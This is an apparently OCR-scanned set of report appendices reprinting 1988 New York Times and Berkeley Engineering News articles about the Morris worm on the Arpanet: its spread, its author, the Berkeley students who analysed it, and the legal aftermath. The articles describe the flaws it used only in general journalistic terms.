Computer viruses are so named because they parallel in the computer world the behavior of biological viruses. A virus is a program, or a set of instructions to a computer, that is deliberately planted on a floppy disk meant to be used with the computer or introduced when the computer is communicating over telephone lines or data networks with other computers.

The programs can copy themselves into the computer's master software, or operating system, usually without calling any attention to themselves. From there, the program can be passed to additional computers.

Depending upon the intent of the software's creator, the program might cause a provocative but otherwise harmless message to appear on the computer's screen. Or it could systematically destroy data in the computer's memory.

The virus program was apparently the result of an experiment by a computer science graduate student trying to sneak what he thought was a harmless virus into the Arpanet computer network, which is used by universities, military contractors and the Pentagon, where the software program would remain undetected.

A man who said he was an associate of the student said in a telephone call to The New York Times yesterday afternoon that the experiment went awry because of a small programming mistake that caused the virus to multiply around the military network hundreds of times faster than had been planned.

The caller, who refused to identify himself or the programmer, said that the student realized his error shortly after letting the program loose and that he was now terrified of the consequences. A spokesman at the Pentagon's Defense Communications Agency, which has set up an emergency center to deal with the problem, said the caller's story was a "plausible explanation of the events."

As the virus spread Wednesday night, computer experts began a huge struggle to eradicate the invader.

A spokesman for the Defense Communications Agency in Washington acknowledged the attack, saying, "A virus has been identified in several host computers attached to the Arpanet and the unclassified portion of the defense data network known as the Milnet." He said that corrections to the security flaws exploited by the virus are now being developed.

The Arpanet data communications network was established in 1969 and is designed to permit computer researchers to share electronic messages, programs and data such as project information, budget projections and research results. In 1983 the network was split and the second network, called Milnet, was reserved for higher-security military communications. But Milnet is thought not to handle the most classified military information, including data related to the control of nuclear weapons.

> Experts call it the largest assault ever on the nation's systems.

The Arpanet and Milnet networks are connected to hundreds of civilian networks that link computers around the globe.

There were reports of the virus at hundreds of locations on both coasts, including, on the East Coast, computers at the Massachusetts Institute of Technology, Harvard University, the Naval Research Laboratory in Maryland and the University of Maryland and, on the West Coast, NASA's Ames Research Center in Mountain View, Calif.; Lawrence Livermore Laboratories; Stanford University; SRI International in Menlo Park, Calif.; the University of California's Berkeley and San Diego campuses and the Naval Ocean Systems Command in San Diego.

A spokesman at the Naval Ocean Systems Command said yesterday that its computer systems had been attacked Wednesday evening and that the virus had disabled many of the systems by overloading them. He said that computer programs at the facility were still working on the problem more than 19 hours after the original incident.

The unidentified caller said the Arpanet virus was intended simply to "live" secretly in the Arpanet network by slowly copying itself from computer to computer. However, because the designer did not completely understand how the network worked, it quickly copied itself thousands of times from machine to machine.

Computer experts who disassembled the program yesterday said that it was written with remarkable skill and that it exploited three security flaws in the Arpanet network. The virus's design included a program designed to steal passwords, then masquerade as a legitimate user to copy itself to a remote machine.


Computer security experts said that the episode illustrated the vulnerability of computer systems and that incidents like this could be expected to happen repeatedly if awareness about computer security risks was not heightened.

"This was an accident waiting to happen; we deserved it," said Geoffrey Goodfellow, president of Anterro Technology Inc. and an expert on computer communications. "We needed something like this to bring us to our senses. We have not been paying much attention to protecting ourselves."

Peter Neumann, a computer security expert at SRI International Inc. in Menlo Park International, said: "Thus far the disasters we have known have been relatively minor. The potential for rather extraordinary destruction is rather substantial. In most of the cases we know of, the damage has been immediately evident. But if you contemplate the effects of hidden programs, you could have attacks going on and you might never know it."

How a Computer Virus Spread Across the Nation

The Arpanet communications network provided a vehicle for spreading the virus. Some computers at universities, companies and military research facilities received and spread the virulent program, eventually forcing hundreds of users off the network. Some of the major links in the network are shown below.



STEP 1 Virus program is written by a computer science student in the Northeast and designed to secretly spread to other computers.

STEP 2 The Arpanet (Advanced Research Projects Agency Network) communications network, which connects military and civilian computers, is infected Wednesday night at 9 P.M.

STEP 3 The virus spreads through the network by mailing itself to other computers and by masquerading as a legitimate user.

STEP 4 By continually copying itself, the virus forces the host computer to dedicate all of its computing power to the new illegitimate files. The effect is to shut or slow down the computer.

STEP 5 The virus begins to send itself to other computers it has not already infected and is supposed to skip the ones where it already resides. A programming mistake causes one out of every ten infected computers to accept it again, tying up more computing power.

STEP 6 Users disconnect from the network to delete the virus, the files it has created and try to destroy any traces it might have left behind.

STEP 7 Users, fearing they will be reinfected, remain off-line as investigators try to sterilize the network and eliminate the virus.

Source: SRI International

'Virus' Injected in Military Computers

Continued From Page A1

APPENDIX 4

"How Berkeley Undergraduates Unearthed the Worm", Engineering News (a publication of the College of Engineering, University of California, Berkeley), November 21, 1988.

VOL. 59, NO. 13F NOV. 21, 1988

How Berkeley undergraduates unearthed the "worm"

On Wednesday, November 2, the fate of computer-loving people everywhere was thrust into the hands of a few Berkeley engineering undergraduates.

The students were the first to recognize that an insidious, fast-spreading "worm" — a vagabond computer program — had infected a national network of government, research and teaching computers, including those at Berkeley.

Working through two nights with campus computing staff, the students isolated the worm, dissected it, helped explain how it worked, and used keyboard and word-of-mouth to spread solutions nationally.

"We at Berkeley were the first to get the word out to the rest of the world," said Phil Lapsley, a senior in the Department of Electrical Engineering and Computer Sciences. "There's a good chance that we were the first to detect it, too."

The *New York Times* reported that Robert Morris, Jr., a Cornell University graduate student, wrote the program that reproduced wildly across national computer networks, jamming some 6,000 computers.

The quick work of students and staff kept Berkeley computers running, with their network connections intact. Most other universities and research centers across the country interrupted computer service, or at least shut off access to off-site users.

The Berkeley team captured copies of the worm, closed the "holes" that had let it into the campus computer system, and then fully analyzed the program to make sure all of its effects were eradicated.

The intense two-day battle catapulted the unassuming Lapsley and his fellow students to commanding roles on the front lines.

"Computer people don't really look at who you are," he said. "They just care about what you do. It didn't really matter that we were a bunch of undergraduates providing this information around the country."

The week after the invasion, Lapsley and Mike Karels of Berkeley's Computer Systems Research Group (CSRG) were flown to the National Computer Security Center in Bethesda, MD, to speak on their work and discuss ways to combat future worms.

"It's difficult to defend against this kind of thing, because there will always be bugs in software that can let a worm sneak through," said Lapsley. "What we have to do is learn to respond quickly.

"This time, the worm was stopped by word spread through an 'old boy' network — I had a summer job at NASA-Ames so we called someone there, they called someone else, we sent messages over the network, and so on. We could develop a more systematic approach," he said.

The following is a timeline of the Berkeley response to the invasion.

7:00 p.m., Wednesday: Berkeley infected

Lapsley and fellow EECS student Kurt Pires return to the student-run lab, the Experimental Computing Facility (XCF), after dinner. Lapsley was once a system manager for EECS machines, so he is in the habit of checking on the computing system status each time he logs in. His check this evening shows that "someone" is repeatedly trying to get onto his Cory Hall machine from other computers, much as a thief would search a house for an open window.

"We knew that it had to be a program, not a human, trying to get in because the attempts were coming faster than a human could work," said Lapsley.

The students contact Herve Da Costa, the software manager for the Computer Systems Support Group (CSSG), and he begins to alert people in his group and CSRG, including Keith Bostic and Brian Shiratsuki. David Wasley of the Computer Center in Evans Hall is

Continued on page 2

Fall engineering grads to be honored at Faculty Club

December graduates of the College of Engineering will be the guests of honor at a reception and graduation celebration on Tuesday, December 6, at the Faculty Club on campus.

The event will be held from 4:00 to 6:00 p.m., and invitations are being sent this week by mail to all graduating seniors. (Graduating seniors who are not reached by mail are still invited to attend.)

The afternoon will include an informal program, with brief remarks by student speakers representing the December graduating class. Also on the reception program will be comments from Acting Dean George Leitmann and Engineering Alumni Society president Denis Slavich, EE '64.

Wine and cheese will be served.

The reception is hosted by the Blue Network Committee, a joint committee of the Engineers Joint Council and the UC Berkeley Engineering Alumni Society. College deans, department chairmen, other faculty members, and alumni society officers will attend to wish the mid-year graduates well.

For further information on the reception contact Blue Network chair Ashley Walker in 220 Bechtel, 642-2420, or the Engineering Alumni Society office, 102 Naval Architecture, 643-7100.

Seminars and colloquia this week in engineering

MONDAY, NOVEMBER 21

Special CS Division Seminar, Ken Brooks, DEC Systems Research Center, *A Two-View Document Editor with User-Definable Document Structure,* 608-7 Evans, 1:00 p.m.

IEOR Seminar, Thomas E. Booth, Radiation Transport Group, Los Alamos National Laboratory, *Monte Carlo Variance Reduction Techniques,* 3108 Etcheverry, 3:30 p.m.

Chemical Engineering Colloquium, Prof. Rajamani Rajagopalan, Dept. of Chemical Engineering, University of Houston, *Colloidal Assemblies: Structures, Interactions, and Dynamics,* 120 Latimer, 4:00 p.m.

NAOE Special Seminar, Steve Hodges, Ph.D. Candidate, NAOE, Berkeley, *Large Amplitude Roll Motions Using Multiple Time Scales,* 212 O'Brien, 4:00 p.m.

SESAME Colloquium, Zvia Markovitz, Dept. of Mathematics, San Diego State University, *Estimation, Number Sense and Nonsense Among Students and Teachers,* 2515 Tolman, 4:00 p.m.

TUESDAY, NOVEMBER 22

Student Pugwash Seminar, Tom Canaday, former Lockheed Aerospace Engineer, *Perspectives from Within the Defense Industry: An Open Discussion,* 120C Bechtel, 12:30 p.m.

EERC/SEMM Joint Seminar, Prof. H. Bolton Seed, CE, Berkeley, *Implications of the Mexico City Earthquake of 1985 on Building Safety Standards for the San Francisco Bay Area,* Sibley Auditorium, Bechtel, 3:30 p.m.

High Performance Computing Seminar, Manoj Kumar, Thomas J. Watson Research Center, *COMET — COncurrency MEasurement Tool,* 4 Evans, 3:30 p.m.

LBL Applied Science Division Seminar, Ian Fry, Senior Scientist, Applied Science Division, LBL, *Salt Stress in Plant Systems: A Nitrogen Problem?* LBL, Building 90, Room 3148, 4:00 p.m.

MONDAY, NOVEMBER 23

Robotics, Vision and Graphics Seminar, Bartlett Mel, University of Illinois, *MURPHY: A Connectionist Approach to Vision-Based Path-Planning for a Multi-Link Robot Arm,* 608-7 Evans, 2:00 p.m.

Mineral Engineering Seminar, Prof. Richard Goodman, CE, Berkeley, *Block Theory and Engineering Applications,* 310 Hearst Mining, 4:00 p.m.

MONDAY, NOVEMBER 28

NAOE Special Seminar, Prof. Yanfen Xiao, Visiting Scholar from Wuhan University of Water Transportation Engineering, China, *Ducted Propeller Characteristics of Pushboats,* 212 O'Brien, 4:00 p.m.

Student awards

CE master's student **Kurt M. McMullin** won a 1988 award from the James F. Lincoln Arc Welding Foundation. For his paper on "Analytical and Experimental Investigations of Double Angle Connections," Kurt received the Best of Program Award for the graduate division and a prize of $2,000.

Worm unearthed

Continued from page 2

could modify it to his liking.

5:00 p.m., Thursday: Decompiling worm in progress, "fingerd" bug verified

Pare, students, and CSRG staff continue to decompile pieces of the program puzzle. Students at MIT join the task, and clues and results fly electronically between Berkeley and Boston.

Meanwhile, Berkeley graduate student Ed Wang verifies that the worm is entering through the "fingerd" program, a kind of electronic address book. (Wang sent his news to fellow Berkeleyans through electronic mail; unfortunately, the busy crew did not have time to read the mail. Many hours later, MIT students were credited with this discovery.)

9:00 p.m., Thursday: Berkeley posts full-scale analysis and "fingerd" bug solution

Berkeley's analysis of the worm and a how-to primer on sealing the hole in fingerd are posted on a national electronic bulletin board.

6:00 a.m., Friday: Decompiling completed

The code is cracked. Some Berkeley experts head home for sleep.

3:00 p.m., Friday: Last bug reports posted

Final clean-up solutions from Berkeley are reported. By Saturday morning, the last of the shut-down network connections around the country are reopened.

Planning Ahead

Tuesday, November 29: Student Pugwash Seminar, Prof. John Ratcliffe, Dept. of Peace and Conflict Studies, Berkeley, *Differing Perspectives on Social Problems: Political Solutions or Band-Aid Cures.*

Wednesday, November 30: Mineral Engineering Seminar, Jenny Bass, Bechtel, Inc., San Francisco, *Mining in Western Australia.*

Friday, December 2: IEOR Production Club Seminar, Tali Carmon, Ph.D. Candidate, IEOR, Berkeley, *Scheduling Printed Circuit Board Production.*

Control Seminar, Prof. Maciej Niedzwiecki, Dept. of Systems Engineering, Research School of Physical Sciences, Australian National University, Canberra, *dentification/Prediction Algorithms for Armax Models with Relaxed Positive Real Conditions.*

Transportation Science Seminar, David Jones, Transportation Policy Analyst, *A New Game Plan for Traffic Mitigation.*

Cognitive Psychology Seminar, Daniel Kahneman, Dept. of Psychology, Berkeley, *Title to be Announced.*

Monday, December 5: EERC/SEMM Joint Seminar, Loring A. Wyllie, Jr., H.J. Degenkolb & Associates, San Francisco, *Strenthening of Concrete Buildings for Improved Seismic Performance.*

Chemical Engineering Colloquium, Justin N. Chiang, Ph.D. Candidate, Dept. of ChE, Berkeley, *The Chemistry of Plasma-Deposited Silicon Nitrate,* and Erik Fernandez, Ph.D. Candidate, Dept. of ChE, Berkeley, *Noninvasive Studies of Mammalian Cells in Bioreactors by NMR.*

APPENDIX 5

Selected New York Times articles regarding the "virus",
November 5 through November 11, 1988.

THE NEW YORK TIMES, SATURDAY, NOVEMBER 5, 1988

Author of Computer 'Virus' Is Son Of U.S. Electronic Security Expert

Cornell Graduate Student Described as 'Brilliant'

By JOHN MARKOFF

The "virus" program that has plagued many of the nation's computer networks since Wednesday night was created by a computer science student who is the son of one of the Government's most respected computer security experts.

The writer, Robert T. Morris Jr., a 23-year-old graduate student at Cornell University whom friends describe as "brilliant," wrote the set of computer instructions as an experiment, two sources with detailed knowledge of the case have told The New York Times. The program was intended to live innocently and undetected in the Arpanet, the Department of Defense computer network in which it was first introduced, and secretly and slowly make copies that would move from computer to computer. But a design error caused it instead to replicate madly out of control, ultimately jamming more than 6,000 computers nationwide.

In the most serious computer "virus" attack in this country, the student's program jammed the computers of corporate research centers including the Rand Corporation and SRI International, universities like the University of California at Berkeley and the Massachusetts Institute of Technology as well as military bases and research centers all over the United States.

Meeting with the Authorities

The younger Mr. Morris could not be reached for comment yesterday. The sources said he flew to Washington yesterday and is planning to hire a lawyer and meet with officials of the Defense Communications Agency, in charge of the Arpanet network, to discuss the case.

His father, Robert Morris Sr., has written widely on the security of the Unix operating system, the computer master program that was the target of the son's virus program. He is now chief scientist at the National Computer Security Center in Bethesda, Md, the arm of the National Security Agency devoted to protecting computers against outside attack. He is most widely known for writing a program to decipher symbols, or "passwords," that give users access to computers and their data.

The elder Mr. Morris, in a telephone interview yesterday, called the virus "the work of a bored graduate student."

'Very Well Trained'

Speaking in the presence of officials and lawyers of the National Security Agency, he would not discuss the case in detail. He said his son was "for his age very well trained in computer science: he studied it in college and held various summer jobs at various places."

The sources said the 56-year-old Mr. Morris had no prior knowledge of the virus attack.

He said he believed that the virus might ultimately have a positive effect. "It has raised the public awareness to a considerable degree," he said. "It is likely to make people more careful and

Continued on Page 7, Column 1

The New York Times/Michael Okoniewski

Col. Thomas M. Herrick, a senior officer in the Defense Communications Agency, discussing the effects of the computer virus and the steps taken to eliminate it. At left was Raymond S. Colladay, director of the Defense Advanced Research Projects Agency.

Intruders Into Computer Systems Still Hard to Prosecute

By JEFF GERTH
Special to The New York Times

WASHINGTON, Nov. 4 — Despite new legal tools to combat computer fraud, prosecutors find it difficult to bring charges against those who intrude into multiple computer systems, as did the computer science student whose "virus" program temporarily disrupted a nationwide military data network this week.

In 1986 Congress passed the Computer Fraud and Abuse Act, which among other things makes it a crime to knowingly gain access to a Government computer without authorization and to affect its operation so that it cannot function normally. The statute also makes it a crime to modify, destroy or disclose information gained from an unauthorized entry into a computer. Most states have also enacted laws to punish computer-related fraud, theft or destruction.

The computer virus on the loose this week reproduced itself throughout a vast network of interconnected computers used by the military, military contractors and universities. The virus prevented users of the computers from doing their normal work, but investigators believe that the virus did not destroy or damage any files.

Federal investigators said they are still trying to determine exactly what happened in the current case and whether it might constitute a violation of Federal statutes.

'No History of Prosecution'

A spokesman for the Federal Bureau of Investigation, Mickey Drake, said the bureau is conducting a preliminary investigation to determine whether the intrusion caused any harm and violated federal laws. He added that "we have no history of prosecution in this area."

The key is whether a 1986 law was violated.

Richard Adams, a spokesman for the Secret Service, which has some jurisdiction in computer fraud cases, said that it's "extremely difficult to investigate" cases like this where so many computers have been affected.

The 1986 law calls for a fine of $5,000 or twice the value obtained in the violation or the loss caused by it and up to one year in jail for first offenders. Second-time offenders face a fine of up $10,000 and twice the value obtained or loss caused by the intrusion and up to 10 years in prison.

The director of the Los Angeles-based National Center for Computer Crime Data, Jay BloomBeck, said he was unaware of any prosecution or conviction in a case where an alien program reproduced itself, going from one computer system to another.

A Conviction in Texas


Last September, a former computer programmer was convicted in state court in Fort Worth, Tex., of harmful access to a computer, a third-degeree felony. The programmer had wiped out 168,000 payroll records after being dismissed by an insurance company. Mr. BloomBeck said this was not a virus case because the unauthorized programming did not replicate itself in virus fashion.

Legislation was introduced in the House of Representatives this year to make it a Federal crime to use interstate commerce to insert unauthorized information or commands into a computer knowing it would cause a loss to the system. The proposed law, the Computer Virus Eradication Act of 1988, goes beyond the 1986 law, which only applies to government computers.

A Senate aide said it was likely that the current virus case would prompt Congress to explore further next year the issue of strengthening the 1986 act. Before the new statute was enacted, Federal prosecutors could bring cases of computer fraud under the wire fraud statute, an all inclusive law that prohibits the use of telephone or telegraph facilities as part of a fraudulent scheme.

Last year Congress passed a non-criminal law designed to improve security of government computers and make it more difficult for any outside virus to be introduced into systems. The Computer Security Act of 1987 ties in various technical protection measures with training policies so as to improve the way that the Government manages its computers, according to a Senate aide.

Senator Patrick J. Leahy, Democrat of Vermont, a sponsor of the 1987 computer act, said today: "We can pass laws that make criminal penalties for unauthorized access to computers but we also need improvements to increase security. It is a sad truth of modern life that laws against burglary will never safeguard a home like good locks."



The New York Times/Frances M. Roberts

Stevan Milunovic, director of information systems at SRI International Inc. in Menlo Park, Calif., and Ann Geoffrion, principal systems analyst, at work repairing the damage done by a "worm" that had infiltrated and disabled the company's computers.

THE NEW YORK TIMES,

SATURDAY, NOVEMBER 5, 1988

'VIRUS' ELIMINATED, DEFENSE AIDES SAY

Key Networks Are Said to Be Impossible to Penetrate

By MICHAEL WINES
Special to The New York Times

WASHINGTON, Nov. 4 — Defense Department officials said today that they had eliminated an electronic "virus" that played havoc with an unclassified military computer network on Wednesday. And, seeking to quell concern that key military computers are vulnerable to similar sabotage, they declared it was impossible for such a virus to penetrate classified computer networks that manage nuclear weapons systems and store vital secrets such as war plans.

Senior Pentagon communications officials said that the "virus," an outlaw computer program that invaded the Arpanet research data network and spread to thousands of military, corporate and university computer terminals across the country, had disrupted the network for about 24 hours but did not destroy information. They said the Federal Bureau of Investigation had opened a criminal inquiry into the episode.

'Sufficient Safeguards'

"We believe we have sufficient safeguards" to thwart potential saboteurs of classified Pentagon computer banks, Raymond S. Colladay, director of the Defense Advanced Research Projects Agency, said at a press briefing.

But a former Pentagon official familiar with communications security, speaking on a promise of anonymity, said today that there is concern in military circles that some key computer systems are indeed vulnerable to sabotage, despite official assurances to the contrary.

Military experts have chosen to protect some key computer systems from break-ins or tampering with special operating instructions, called "trusted software," designed to detect and thwart saboteurs and spies. But a number of experts have argued, unsuccessfully, that such precautions cannot stop determined and clever opponents, the former official said.

"Can you get into a classified system through an unclassified system?" the former official said. "They say you can't. But I don't think enough's been done in the world of software so that you can guarantee that a guy who's malicious can't get in."

A second expert, a former Reagan Administration official who helped manage computer security programs, agreed.

"I think it's symptomatic of the terrible vulnerability that exists in linked computer systems," that official said of the incident. "It's true that if you have a stand-alone computer that is in a copper-lined room, you can protect it. But if it's linked, you run the risk of penetration."

While measures have been taken on national security computers to protect data, he said, "it's very difficult to do."

Scope of the Network

The Arpanet network, a system on which 300 universities, private research companies and military experts exchange information, handles only unclassified data. But some Arpanet terminals also are tied to a second network, called Milnet, which offers varying levels of security for handlers of both secret and public data.

Some terminals on the Milnet system's unclassified portion also were struck by the software virus.

As the Arpanet network returned to normal operations today, Mr. Colladay and others said that the Defense Department had modified the system so that an identical act of sabotage could not be repeated.

"We feel confident that the problem has been solved, that the program that caused the problem has been isolated and that the network is immune to any further problem," Mr. Colladay said.

He acknowledged, however, that an "open" network such as Arpanet, which connects to thousands of individual users and runs according to unclassified operating instructions, cannot easily be made immune to such attacks.

Analysis of 'Virus Attack'

"There is no question that we are vulnerable to this kind of virus attack," Mr. Colladay said, but Pentagon experts hope an analysis of the incident will lead to new safeguards against future acts of vandalism.

He said analysts were "marching back through the network tree" of computer terminals to determine the source of the virus.

'We believe we have sufficient safeguards.'

The F.B.I. said today that it had opened a preliminary inquiry to determine whether the introduction of the virus into Arpanet violated Federal criminal law. A bureau spokesman, Charles Steinmetz, said the inquiry would center on whether the software virus in some way harmed the government-controlled computer network, an act that would violate the law.

"If no harm has occurred, there is no Federal violation," Mr. Steinmetz said.

Mr. Colladay and a second Pentagon official, Col. Thomas M. Herrick of the Army, said today that the incident did not destroy any computer-stored information and did not compromise the national security.

The primary cost to the government and to network users was the time lost and effort spent in tracking down the software "bug" and eliminating it, they said.

Colonel Herrick, a senior officer in the Defense Communications Agency, said that the virus apparently "wasn't designed to do anything more than be a nuisance" to computer users.

Private experts said today that the virus appeared to have been deliberately inserted into Arpanet through a so-called mail handling system in an individual terminal, where it was instructed to spread by communications links to other terminals around the country.

The virus was not instructed to destroy information or damage computer operating systems, but to consume unused memory in the network by reproducing files of data.

Mr. Colladay said the virus was detected about 9 P.M. on Wednesday and that it was quickly identified and stopped from spreading.

U.S. Agrees to Investigate Radio Ads by G.O.P. in Texas

WASHINGTON, Nov. 3 (AP) — Attorney General Dick Thornburgh agreed Thursday to investigate a Republican advertising campaign in South Texas that Democrats contend is intimidating Spanish-speaking voters with its "Big Brother" tone.

The radio spots say in Spanish: "Voting officials will be watching closely. It is illegal to vote in this election if you are not a U.S. citizen."

Computer Snarl: A 'Back Door' Ajar

By JOHN MARKOFF

The weakness that allowed one of the nation's most powerful computer networks to be jammed last week resulted from one of the most basic and common weaknesses in any system: human forgetfulness.

The programmer who designed the network's electronic mail program, instructions controlling the flow of electronic messages among thousands of computers around the country, deliberately left a secret "back door" so that he himself could easily gain access to the project he was working on.

Once his job was complete, he simply forgot to close the "door" he originally put in place to allow him to make adjustments to the program. It remained open for several years, until Robert T. Morris Jr., a graduate computer student at Cornell University, discovered it and used it to let loose the "virus" program that ultimately paralyzed more than 6,000 computers last Wednesday and Thursday.

Program Originated at Ithaca

This is one several new pieces of information that came to light yesterday from experts seeking to unravel the events that led to what is being called the worst computer virus attack in the nation's history.

Further details were also learned about the virus program, a set of instructions that mimics a biological virus, and its author, Mr. Morris. For example, friends of the young computer expert, including Paul Graham, a computer science graduate student at Harvard University, said the program was first disseminated from a computer at the Massachusetts Institute of Technology's artificial intelligence laboratory while its author, using remote control, sat at his computer at Cornell in Ithaca, N.Y.

The remote control feature, the ability for someone to use a computer elsewhere, is one of the most useful characteristics of Mr. Morris's target, the Arpanet, a Department of Defense computer network that connects thousands of computers at corporate research centers, universities and military facilities. Mr. Morris's program only affected computers that ran the Unix operating system developed at the University of California at Berkeley.

Mr. Graham said that the Morris virus program also had a mechanism that was intended to conceal its point of origin further. All copies that the program made of itself were to send messages regularly identifying their locations to a computer at the University of California at Berkeley, which would imply that this was where the virus program originated.

Mr. Morris left for dinner immediately after letting the program loose in the network, intending to go to bed afterward, friends said. However, after eating, he could not resist returning to his computer to determine the progress of his program, which had been intended to live secretly in the Arpanet. Friends said that to his horror he found that because of a design error the program had reproduced itself so widely that it had already overloaded the network, and he himself had trouble gaining access to remote computers so as to monitor or stop the program's progress.

The New York Times/Marty Katz

Robert T. Morris Sr. yesterday at his home in Maryland. His son created the computer "virus" program that affected a military computer network.

He Sought Help of Friend

Mr. Morris then telephoned another friend, at Harvard's Aiken Laboratory, and asked him to send out an alert over the Arpanet along with instructions on how to disable the virus. That person sent a terse message in technical language explaining how stop the virus from spreading but ending with the comment: "Hope this helps, but more I hope it is a hoax."

Unfortunately, the message went to a obscure electronic bulletin board; in any case the network was by then so overloaded that few computer sites received it.

Mr. Morris himself has not been available for comment and is reported to be in seclusion in the Washington area. His father, Robert T. Morris Sr., is one of the nation's leading computer security experts and is the chief scientist at the National Computer Security Center, the division of the National Security Agency that focuses on computer security.

Eric Allman, a computer programmer who designed the mail program that Morris exploited, said yesterday that he created the back door to allow him to fine tune the program on a machine that an overzealous administrator would not give him access to. He said he forgot to remove the entry point before the program was widely distributed in 1985. Mr. Allman was working for a programming organization at the University of California at Berkeley at the time he wrote the program, which took five years to complete.

When he learned that this forgotten chink in computer security had let in an electronic intruder, he was concerned about the potential consequences in addition to the flaw itself.

"I've given a lot of thought to these problems in the past couple of days," said Mr. Allman, who left his former job earlier this year and is now a programmer at the International Computer Science Institute in Berkeley, Calif. "I'm a little scared. There are naturally going to be those who overreact. As a result we may loose some of what we have today. By making something harder to break into it also makes it harder to use, there's a constant tradeoff."

Others in computer circles expressed widely mixed views about the episode, among them outrage over lost time and not-so-secret admiration for a programming tour de force.

Mr. Graham, who has known the younger Mr. Morris for several years, compared his exploit to that of Mathias Rust, the young German who flew light plane through Soviet air defenses in May 1987 and landed in Moscow.

"It's as if Mathias Rust had not just flown into Red Square, but built himself a stealth bomber by hand and then flown into Red Square," he said.

The programming stunt is now under investigation by the Federal authorities but it is not yet clear whether Mr. Morris will be charged with violating any of the computer crime statues that have been passed in recent years. No one has yet been convicted for precisely the type of offense committed by Mr. Morris, according to computer security experts.

